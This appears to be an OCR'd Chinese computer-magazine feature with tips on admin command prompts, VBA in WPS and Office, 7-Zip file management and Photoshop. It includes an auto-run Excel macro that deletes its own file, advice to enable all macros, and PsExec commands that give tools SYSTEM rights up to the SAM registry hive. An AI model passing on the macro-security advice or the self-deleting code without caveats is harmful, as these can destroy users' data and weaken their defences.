
小技巧

快速进入当前工作文件夹所在命令提示符窗口的更多方法：

1. 按下Shift的同时，右击某文件夹并选择“在此处打开命令窗口”；
2. 在资源管理器某文件夹的地址栏内输入CMD并回车。



3 通过Windows 8.1开始按钮进入命令提示符窗口



4 通过Windows 8.1文件菜单进入命令提示符窗口



5 管理员方式的命令提示符窗口

巧妙使用高级命令模式

Windows对于一些高级别的系统控制权限的程序，要求以管理员身份来运行。早在Windows 7环境下，我们需要在“附件”下右击“命令提示符”，然后从弹出的菜单中选择“以管理员身份运行”来启动管理员方式的命令提示符窗口。在Windows 8.1或Windows 10环境下，管理员方式的命令提示符窗口可有更多的快速启动方法（图5）。

通过在Windows 8.1开始按钮上单击鼠标右键，选择“命令提示符（管理员）”，或通过“文件→打开命令提示符→以管理员方式打开命令提示符”都可以启动到管理员方式的命令提示符窗口。

此外，在Windows 8.1桌面环境下，将鼠标移动到屏幕右上角，在弹出的超级按钮浮动面板中点击“搜索”按钮，然后在输入框中输入CMD命令，随后使用组合键Ctrl+Shift+Enter确定输入的命令，随后系统会弹出用户账户控制提示，单击“是”确认后，即可启动管理员方式的命令提示符窗口（图6）。



小提示

该方法对于以管理员的身份运行其他应用程序也同样有效，用户只需要将需要以管理员方式运行的命令输入到搜索框中，然后同时按Ctrl+Shift+Enter组合键，即可以管理员的身份运行该应用程序了。

6

6 搜索并执行CMD命令

小技巧

还有一种特殊情况，那就是通过菜单的方式运行管理员身份的命令提示符失效，点击命令后无任何反应，这时可通过建立CMD命令的BAT文件的方法来解决。可先用记事本建立一个纯文本的、以BAT为扩展名的文件，在此文件中只输入含有一个CMD命令的行，保存该文件后，通过在文件上点击右键并选择右键菜单中的“以管理员身份运行”命令，即可启动管理员方式的命令提示符窗口。此方式在Windows 8.1或Windows 10环境不能以正常方式进入管理员命令提示符的情况下，均非常有效，可作为救急一招（图7）。




7

人人均能变“极客”

让手边的设备极致起来

相信每个人的电脑中都安装了各种各样的软件，比如Office办公软件、图形图像处理软件、压缩解压缩软件等，都是平时常用的工具。对于大部分人来说，只知道让这些软件各司其职做好本职工作，却不知道深入挖掘，其实还可以让它们做一些我们意想不到的工作，从而大大发挥它们的潜能，更好地为我们的工作、生活、学习服务。下面，就让我们来看看平时常用的那些软件，还能发掘出什么样的“特异”功能。



GEEK

逆袭变身

普通软件玩转“高大上”

改造WPS比肩 微软Office

文|技术宅

金山WPS和微软Office都是常用的办公套件。身为微软老牌的办公软件，Office的功能自然比WPS强大许多。不过作为国产免费办公软件，只要充分挖掘WPS的潜力，并借助实用的第三方插件，同样可以和Office一样强大。这里我们以WPS 2013和Office 2013对比为例。

加装VBA让WPS具备编程功能

VBA是微软基于Visual Basic开发出来的一种宏语言,它可以为Office开发出无限功能的插件,从而大大拓展了Office的功能。VBA插件产品丰富多彩,但是却不能直接应用到WPS上,非常可惜。不过我们可以借助第三方软件作为中转平台,让WPS也能用上Office的VBA。

首先到<http://suo.im/huvl8>下载VBA组件,下载后将其安装,这样打开WPS表格后点击“开发工具→VB编辑器”,即可使用

VBA工具(图1)。因为这里调用的就是微软的VBA组件,所以原来可以在Office套件中运行的VBA脚本同样也可在此使用,当然也可以在此进行VBA脚本的调试、编译和运行等操作(图2)。


对于新手来说,则可以直接利用WPS在线模板查找功能。打开WPS表格后,在打开的在线模板页面中选择自己需要的模板,然后在搜索框中输入“VBA”进行搜索,下载后就可以直接使用网友制作好的VBA模板了(图3)。

WPS演示也能去背景

PowerPoint 2013中有一个去除背景的功能,类似于Photoshop的抠图功能,当制作演示时插入的图片背景与演示主题颜色不匹配,便可以利用它删除图片背景,让图片更好地融入演示中。

其实WPS演示中也提供有类似功能。比如制作演示文档时插入的图片是白色背景,但当前主题为浅蓝色,图片背景与主题就很不协调。

此时在WPS演示中选中该图片,接着切换到“图片工具”菜单,点击“设置透明颜色”,接着将鼠标移到图片背景处点击,即可将其背景色变为透明了(图5)。



• 在WPS表格使用VBA工具

1

• 在VBA组件中编译或者运行脚本文件

2



• 直接使用在线VBA

3


PDF编辑 WPS文字也可以

大家知道Word 2013已经原生支持PDF文件的打开和编辑(编辑实际上是将PDF转化为DOCX文档,编辑后再输出为PDF)。对于类似的功能,我们可以首先使用Solidconvert将PDF转换为DOC文件,然后在WPS文字中打开转换好的DOC文件。这样在WPS中就可以对PDF文件直接进行编辑了,编辑完成后点击窗口左上角的PDF输出按钮,在弹出的窗口中设置好PDF保存位置,保存即可(图4)。

• 在WPS文字中将文档输出为PDF文件



4



• 图片背景图主题不符,将背景变为透明色

5

小提示

其他更多WPS扩展

限于篇幅，我们只是以WPS三大组件为例，介绍如何通过一些方法让WPS实现Office功能。实际上就目前个人用户的使用而言，WPS的功能已经和Office相差无几。比如Office集成OneDrive，可以直接在线保存文档，WPS则集成云文档实现类似功能（图6）。Office推出面向各种移动设备的版本，可以让用户实现跨平台办公，WPS同样支持多种设备。其实Office很多的特色功能，大家只要细心观察，在WPS中都可以找到替代（或者通过第三方插件实现，插件中心：<http://www.wps.cn/addons/>）。



• WPS集成云文档功能

6

用好VBA Office 变身瑞士军刀

文|技术宅

前面的文章中介绍过，Office比WPS强大的原因之一，就是它有VBA支持。VBA如同一把多功能的瑞士军刀，可以为Office补充各种我们需要的功能，为日常的使用带来更多便利。下面就为大家介绍几例，希望大家能举一反三。

Word变身贴心提醒器

现在大家的工作和学习节奏都很快，工作一忙起来就忘这忘那。对于

一些重要的日子（如MM的生日、自考日、情人节等），很有必要对自己进行提醒。利用我们常用的Word即可打造一个贴心的提醒器。


提醒器的操作需要借助VBA脚本实现，由于Word 2013默认并没有显示VBA工具，所以要点击“文件”菜单，接着在打开的Word边栏上点击“设置→自定义功能区”，打开自定义功能区设置页面，向下拖动滚动条，

找到“开发工具”，勾选“开发工具”，将其添加到菜单栏上（图1）。

接着新建一个空白文档，切换到“开发工具”，点击“宏→新建”，新建一个宏，然后在宏里输入下列的代码（图2，斜杠后为注释内容，无需输入）：

```
Sub Autoexec()  
If Month(Now()) = 10 And  
Day(Now()) = 21 Then //表示指定日期10月21号执行  
MsgBox "主人，记住明天要参加  
自考，请提前做好准备哦" //弹出提醒对话框内容，请自行设置  
End if  
End Sub
```

保存后继续点击“开发工具→宏安全性”，将其设置为“启用所有宏”，这样只要到了10月21号，当打开Word开始办公时，就会自动弹出提示框，提醒我们应该做好准备参加自考（图3）。



• 添加开发工具到菜单栏

1



• VBA提示框

• 在宏中输入VBA代码

3

阅后即焚的Excel工作簿

对于重要的文档，我们经常在电影电视上看到有阅后即焚的自毁功能。其实这些看似神奇的高科技功能，借助Excel的VBA脚本同样可以实现。比如我们可以制作一个仅能打开2次的XLS文档。

启动Excel后，同上添加开发工具栏，然后制作一个需要阅后即焚的重要文档。接着选中任意一个空白单元格，右击选择“定义”，在打开的窗口中将其名称定义为“opentimes”，引用位置设置为“=0”，作为初始打开的计数依据（图4）。接着点击“开发工具→宏”，新建一个名为“cfan”的宏，宏的位置位于当前工作簿，使得这个宏只在当前工作簿生效（图5）。按提示在打开的窗口中输入相应的代码（图6）。

这段代码中，以下部分用来计数，其中“If Otime > 2”表示，如果文档被打开过2次后，即启动自毁程序。具体文档打开的次数可自行设置。如果打开的文档次数不足2，则进行计数累加。

```
Dim Otime As Integer
Otime =
Evaluate(ThisWorkbook.
Names("opentimes").
RefersTo)
Otime = Otime + 1
```

小提示

VBA脚本还有更多神奇的功效，比如有的网友利用Excel自制赛车游戏，有的则制作出聊天工具，高手们甚至将Excel打造为家居装修的利器，大家可以到Excel论坛去下载VBA脚本实现更多的功能。

```
Call 启动自毁
Else
ThisWorkbook.
Names("opentimes").
```

```
RefersTo = Otime
ThisWorkbook.Save
End If
```

所谓自毁程序，其实很简单，只有几行代码，执行删除操作。

```
Sub 启动自毁()
With ThisWorkbook
.Saved = True
.ChangeFileAccess
```

```
xlReadOnly
Kill .FullName
.Close
End With
End Sub
```

点击保存并退出VBA窗口，然后将文件另存，在保存窗口的保存类型中选择“Excel启用宏的工作簿”。这样当用户打开该文档时就会自动运行上述设置的宏（图7）。

用户首次打开该文档后，按下Ctrl+F3键可以看到打开次数变为1，因为文档只允许用户打开1次，这样用户试图再次打开该文档时，运行的宏就会自动调用自毁程序，将当前文档彻底删除，并且还无法从回收站恢复，有效保护重要文档的安全（图8）。


当然，除了使用定义来读取打开次数外，使用文档属性值、日期设置（在指定日期前自毁）、文件路径、计算机名（如果不是本机打开则自毁）等参数可设置更多的自毁设置。具体操作可以参考VBA其他函数进行设置即可。



• 设置定义参数



• 在当前工作簿建立宏



• 输入自焚代码



• 保存为Excel启用宏的工作簿



• 每打开一次文档就会自动计数

剑走偏锋 扩展压缩软件非主流功能

文|阿发

现在压缩软件已深入系统文件的底层，这样它们就可以执行一些常用软件无法执行的操作，比如用它们来进行文件管理，甚至可作为杀毒的利器。


火眼金睛 变身文件管理利器

有些人喜欢用一些伪装系统文件夹的方法来隐藏文件，比如将某文件夹命名为“网上邻居.{208D2C60-3AEA-1069-A2D7-08002B30309D}”，这样在资源管理器中看到的就是“网络(WORKGROUP)”，我们将无法看到隐藏在其中的文件。不过这样一来，也给自己的访问带来不便(图1)。


其实这些伪装手段只能迷惑常见的文件管理器，而压缩软件已经深入系统文件的底层，通过WinRAR、7ZIP之类的压缩软件就可以让这类隐藏文件快速现身。这里以7ZIP为例，启动7ZIP后定位到上述隐藏文件夹，可以看到该文件的实际名称仍然为“网上邻居.{208D2C60-3AEA-1069-A2D7-

08002B30309D}”，展开即可看到其中被隐藏的文件，在这里可以对其进行复制、粘贴等常见的操作(图2)。

同样，对于其他特殊文件，比如受保护的系统隐藏文件，默认情况下我们只有在文件夹选项中，设置显示隐藏文件和取消受保护操作系统文件前的勾选，这样才能看到隐藏的系统文件。不过这样的设置，很容易导致重要系统文件的误删。如果只是临时要查看或者编辑这些隐藏的系统文件，比如备份C:\boot\bcd文件，无需对文件夹选项进行设置，直接启动7ZIP后定位到C:\boot，选中其中的bcd文件，右击选择“复制到”，将其复制到其他位置保存即可(图3)。然后你就可以对其进行编辑操作了。



• 使用7ZIP直接查看隐藏的文件



• 在7ZIP里直接复制隐藏系统文件


小提示

更多文件管理功能

除了以上常规的文件管理功能外，还可以用压缩软件来管理回收站的文件。比如默认情况下误删文件后我们会到回收站去查找，但回收站不支持直接打开文件和被删文件夹，这样如果回收站中有类似的误删文件，就只能将其恢复后查看。7ZIP等压缩软件则可以打开回收站，并在其中直接打开误删文件(夹)，省去要先恢复再查看判断的不便(图4)。

件则可以打开回收站，并在其中直接打开误删文件(夹)，省去要先恢复再查看判断的不便(图4)。

• 在7ZIP中直接查看回收站里的文件



• 使用网上邻居隐藏文件

查杀病毒 变身手动杀毒利器

现在一些顽固病毒为了躲避查杀，经常会将自身保存在特殊目录下，常规的杀毒软件或者文件管理器经常无法找到，或者找到后也很难删除。利用压缩软件深入系统文件底层的特点，通过它们即可删除顽固的病毒文件。

上网感染的一些病毒经常藏身在“C:\Users\当前用户\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5”下的子目录中，虽然很多杀毒软件可检测到该位置的病毒，但却常提示无法删除干净。且使用资源管理器打开上述目录无法发现任何文件，给手动删除病毒带来麻烦(图5)。

对于这类特殊目录里的文件，借助压缩软件可以轻松查看，因为其中的文件只是上网缓冲文件，如果发现病毒可将文件全部删除。启动7ZIP后定位到上述目录后，可看到“Content.IE5”下还有许多类似“FWL054AS”字样的子目录，病毒就是藏身于这些子目录中，现在按提示

选中这些子目录(删除前将IE等浏览器关闭)，点击“删除”即可(图6)。同样的，病毒还经常藏身于“System Volume Information”、“C:\Recovery”这类特殊账户(SYSTEM)才能访问的目录中，对于这些目录也可使用压缩软件进行访问。不过由于权限的限制，我们需要让7ZIP以SYSTEM身份运行。

首先到http://suo.im/u1dn下载PsExec，下载后将其解压到系统目录备用。以系统管理员身份启动命令提示符，输入“PsExec -i -d -s "C:\Program Files\7-Zip\7zfm.exe"”(不含外侧引号)，这样就会以SYSTEM身份启动7ZIP(图7)。启动7ZIP后，打开任务管理器可看到目前7ZIP运行的账户就是SYSTEM，也就是它具有了SYSTEM权限，能够直接访问原来只有SYSTEM账户才有权限访问的目录(图8)。

现在再定位到“C:\System Volume Information”，已经可以直接在7ZIP窗口中访问上述目录了，打开该目录后按提示将病毒文件删除即可(图9)。当然，使用同样的方法可以用7ZIP访问一些原本没有权限访问或者删除的文件，因为权限是可以继承的，这样启动的压缩软件具有极高的SYSTEM权限。

小提示

上述代码中“C:\Program Files\7-Zip\7zfm.exe”代码表示运行指定压缩软件，如果不知道压缩软件具体名称，只要手动启动压缩软件，然后打开任务管理器查看即可获知压缩软件进程名。


小技巧

在查杀病毒时还经常需要删除注册表中病毒对应的键值，因为PsExec可以让程序以SYSTEM身份运行，我们可以使用同样的方法启动注册表编辑器(输入“PsExec -i -d s c:\windows\regedit.exe”)，这样一些原本只有SYSTEM才有权限访问的键值，如[HKEY_LOCAL_MACHINE\SAM\SAM]，现在就可以直接访问，并且可以删除病毒在这些位置创建的键值了。




在资源管理器无法发现文件


5



在7ZIP中直接删除病毒文件




以SYSTEM身份启动压缩软件



在任务管理器查看7ZIP的运行账户

8



直接在7ZIP中访问“C:\System Volume Information”目录

9

借他人资源成就自己的画家梦

文|技术宅

相信许多人都有一个画家梦，但是画画这件事，不是一天两天就可以学得成的，需要“冬练三九夏练三伏”。对于大多数人来说，我们很难有时间再系统学习。其实“它山之石可以攻玉”，借助别人开发出的资源，我们可以分分钟变“画家”。下面的方法主要有两大步骤，首先是通过Photoshop技巧将照片转换成素描图，再通过笔刷替换的方法，进一步为素描图添加手绘风格。

1

易上手的照片变素描

网上虽有不少方法教我们如何通过某个滤镜，一键将照片变成素描，但效果都不太真实，一看就是从照片转换而来，没有真正人工素描的感觉。而这里介绍的方法，虽然要经过多道操作步骤，但会得到惊人效果。

首先准备一张人物照片。现在手机拍照非常方便，找好角度，为自己拍摄一张美美的特写即可。这里为简便起见，用一张明星图片来替代（图1）。在Photoshop（以CS5版本为例）中打开这张照片。

为了便于效果不好时能快速恢复，打开照片后可以将背景图层复制，直接将背景图层拖放到下面的新建图层按钮上放开即可。

